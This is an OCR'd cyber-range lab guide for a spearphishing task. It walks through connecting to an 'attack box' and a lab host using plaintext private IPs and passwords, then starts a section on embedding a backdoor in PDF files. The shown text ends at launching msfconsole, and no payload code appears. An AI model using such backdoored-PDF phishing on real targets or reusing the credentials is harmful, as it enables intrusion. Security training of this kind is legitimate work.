



TASK 11.1

Spearphish Gregor Report


Rev E

1 Open an RDP

Search and open new RDP (Remote Desktop Protocol) and run as administrator.



Select Yes




1.1 Enter Attack Box information and connect

Attack Box


IP Address: 10.0.122.54

Username: ephemeral

Password: Vt3iXeqW38iwG2GUkuQs



1.1.1 Check the box to Do not ask again for connections to this computer…and press Yes




2 Save T25 to home/phantom3472


Use WinSCP and copy file over.

IP: 10.0.99.30

Username: phantom3472


Password: wgSOx9Od3s7q166vXoXu





3 Embedded Backdoor Connection via PDF Files

3.1 Run PuTTY





IP: 10.0.99.30

Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu


Task 11
Spearphish Gregor






3.2 msfconsole


msfconsole

